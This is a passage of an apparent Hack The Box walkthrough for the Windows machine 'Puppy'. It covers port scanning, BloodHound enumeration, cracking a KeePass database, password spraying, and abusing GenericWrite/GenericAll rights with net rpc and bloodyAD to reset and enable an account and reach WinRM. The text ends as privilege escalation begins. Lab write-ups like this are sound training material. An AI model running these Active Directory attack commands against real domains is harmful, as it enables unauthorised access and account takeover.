
| Link: | https://app.hackthebox.com/machines/Puppy |
|---|---|
| Difficulty | Medium |
| Machine | Windows |
Enumeration
We are initially with a credential for user levi.james.
levi.james:KingofAkron2025!

Lets start with the nmap or rustscan.
➜  Puppy rustscan -a 10.10.11.70 -- -sVC -T4 -Pn -oA nmap/puppy.initial
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/k21/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.70:53
Open 10.10.11.70:88
Open 10.10.11.70:111
Open 10.10.11.70:135
Open 10.10.11.70:139
Open 10.10.11.70:389
Open 10.10.11.70:445
Open 10.10.11.70:464
Open 10.10.11.70:2049
Open 10.10.11.70:3260
Open 10.10.11.70:3268
Open 10.10.11.70:3269
Open 10.10.11.70:9389
Open 10.10.11.70:49664
Open 10.10.11.70:49669
Open 10.10.11.70:49667
Open 10.10.11.70:49674
Open 10.10.11.70:49689
Open 10.10.11.70:52401
Open 10.10.11.70:55500
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sVC -T4 -Pn -oA nmap/puppy.initial" on ip 10.10.11.70
Depending on the complexity of the script, results may take some time to appear.
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Bug in iscsi-info: no string output.
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-22 21:21 +0545
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
Initiating Connect Scan at 21:21
Scanning PUPPY.HTB (10.10.11.70) [20 ports]
Discovered open port 111/tcp on 10.10.11.70
Discovered open port 445/tcp on 10.10.11.70
Discovered open port 53/tcp on 10.10.11.70
Discovered open port 135/tcp on 10.10.11.70
Discovered open port 139/tcp on 10.10.11.70
Discovered open port 3268/tcp on 10.10.11.70
Discovered open port 55500/tcp on 10.10.11.70
Discovered open port 2049/tcp on 10.10.11.70
Discovered open port 49689/tcp on 10.10.11.70
Discovered open port 3260/tcp on 10.10.11.70
Discovered open port 389/tcp on 10.10.11.70
Discovered open port 49674/tcp on 10.10.11.70
Discovered open port 49667/tcp on 10.10.11.70
Discovered open port 49669/tcp on 10.10.11.70
Discovered open port 3269/tcp on 10.10.11.70
Discovered open port 464/tcp on 10.10.11.70
Discovered open port 88/tcp on 10.10.11.70
Discovered open port 52401/tcp on 10.10.11.70
Discovered open port 9389/tcp on 10.10.11.70
Discovered open port 49664/tcp on 10.10.11.70
Completed Connect Scan at 21:21, 0.17s elapsed (20 total ports)
Initiating Service scan at 21:21
Scanning 20 services on PUPPY.HTB (10.10.11.70)
Completed Service scan at 21:21, 46.15s elapsed (20 services on 1 host)
NSE: Script scanning 10.10.11.70.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:21
NSE Timing: About 99.53% done; ETC: 21:22 (0:00:00 remaining)
NSE Timing: About 99.71% done; ETC: 21:22 (0:00:00 remaining)
Completed NSE at 21:23, 81.75s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:23
Completed NSE at 21:23, 5.84s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Nmap scan report for PUPPY.HTB (10.10.11.70)
Host is up, received user-set (0.088s latency).
Scanned at 2025-09-22 21:21:06 +0545 for 134s

PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-09-21 22:09:52Z)
111/tcp   open  rpcbind?      syn-ack
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
2049/tcp  open  mountd        syn-ack 1-3 (RPC #100005)
3260/tcp  open  iscsi?        syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49664/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49689/tcp open  unknown       syn-ack
52401/tcp open  unknown       syn-ack
55500/tcp open  unknown       syn-ack
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62785/tcp): CLEAN (Timeout)
|   Check 2 (port 48743/tcp): CLEAN (Timeout)
|   Check 3 (port 26380/udp): CLEAN (Timeout)
|   Check 4 (port 47549/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-09-21T22:10:35
|_  start_date: N/A
|_clock-skew: -17h26m22s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.34 seconds
We have a lot to see.
Lets start with the smb.
On smb with creds, we can see.

So there is one not common share DEV and we can read.
Lets see whats on that and lets also grab a bloodhound data in background.
bloodhound-python -d PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' -ns 10.10.11.70 -c all

We have few things.
Lets see whats that recovery.kdbx.

Exploit
Keepass
Hmmm Keepass password database.
So we get the password?, lets see.
Doing some google, i found out we can use a tool keepassxc to read database data.
But we needed a password.

Lets see if we got any tool to get password.

Lets see this github repo.

The syntax is very simple. Lets clone and use this repo.
(tools) ➜ Puppy python3 brutalkeepass/bfkeepass.py -d recovery.kdbx -w ./rockyou.txt

It very easily cracked it.
Now we can get inside KeePass database.

And we have a password for few users. Lets now collect all passwords and try on users extracted by bloodhound.
➜  bloodhound-data jq -r '.data[] | .Properties.name? // empty | split("@")[0]' 20250922221805_users.json
NT AUTHORITY
ADAM.SILVER
STEPH.COOPER_ADM
STEPH.COOPER
JAMIE.WILLIAMS
ANT.EDWARDS
KRBTGT
GUEST
ADMINISTRATOR
LEVI.JAMES
➜  bloodhound-data jq -r '.data[] | .Properties.name? // empty | split("@")[0]' 20250922221805_users.json > users.txt
➜  bloodhound-data
Lets now spray passwords with nxc.
➜ Puppy nxc smb puppy.htb -u users1.txt -p passes.txt

So we have another user cred.
PUPPY.HTB\ANT.EDWARDS:Antman2025!
BloodHound
Lets now see what can we do with bloodhound.

So our initial user is in a group HR which have a GenericWrite into a group DEVELOPERS.
With this we can easily become a member of DEVELOPERS.
net rpc group addmem "DEVELOPERS" "levi.james" -U "puppy.htb"/'levi.james'%'KingofAkron2025!' -S "DC.PUPPY.HTB"
But there is nothing we can do with this.
Lets now see another compromised user.

So this user is a member of SENIOR DEVS@PUPPY.HTB and a member from that group have a GenericAll permission to the user ADAM.SILVER.

And another interesting thing is user adam.silver is a member of REMOTE MANAGEMENT USERS, so I would be able to do winrm if i can get this user.

Seeing the Linux Abuse, we can simply change the password of the user.
FootHold
Lets use bloodyAD to change the password of the user adam.silver.
bloodyAD --host 10.10.11.70 -d "puppy.htb" -u ant.edwards -p Antman2025! set password "adam.silver" "password@123"

Lets now see if we can login as user adam.silver.

Hmm we have a error STATUS_ACCOUNT_DISABLED while trying on smb.
So the account is disabled right now.
Lets try to enable a account for user adam.silver.
We can again use bloodyAD to do so.
➜ Puppy bloodyAD --host 10.10.11.70 -d "puppy.htb" -u ant.edwards -p Antman2025! remove uac "adam.silver" -f ACCOUNTDISABLE

Now what it does is it removes the Disabled attribute from user account.
Now lets again try to login on smb.

And it worked.
Lets try on winrm.

And we are in.
We can now very easily read the flag.

Privilege Escalation
And we have a very weird file.

I don’t really what is this file.
Microsoft Edge.lnk
Hmmm doesn’t seems that much important. Lets see other things.
Credential from backup
Roaming around, we have a zip file.
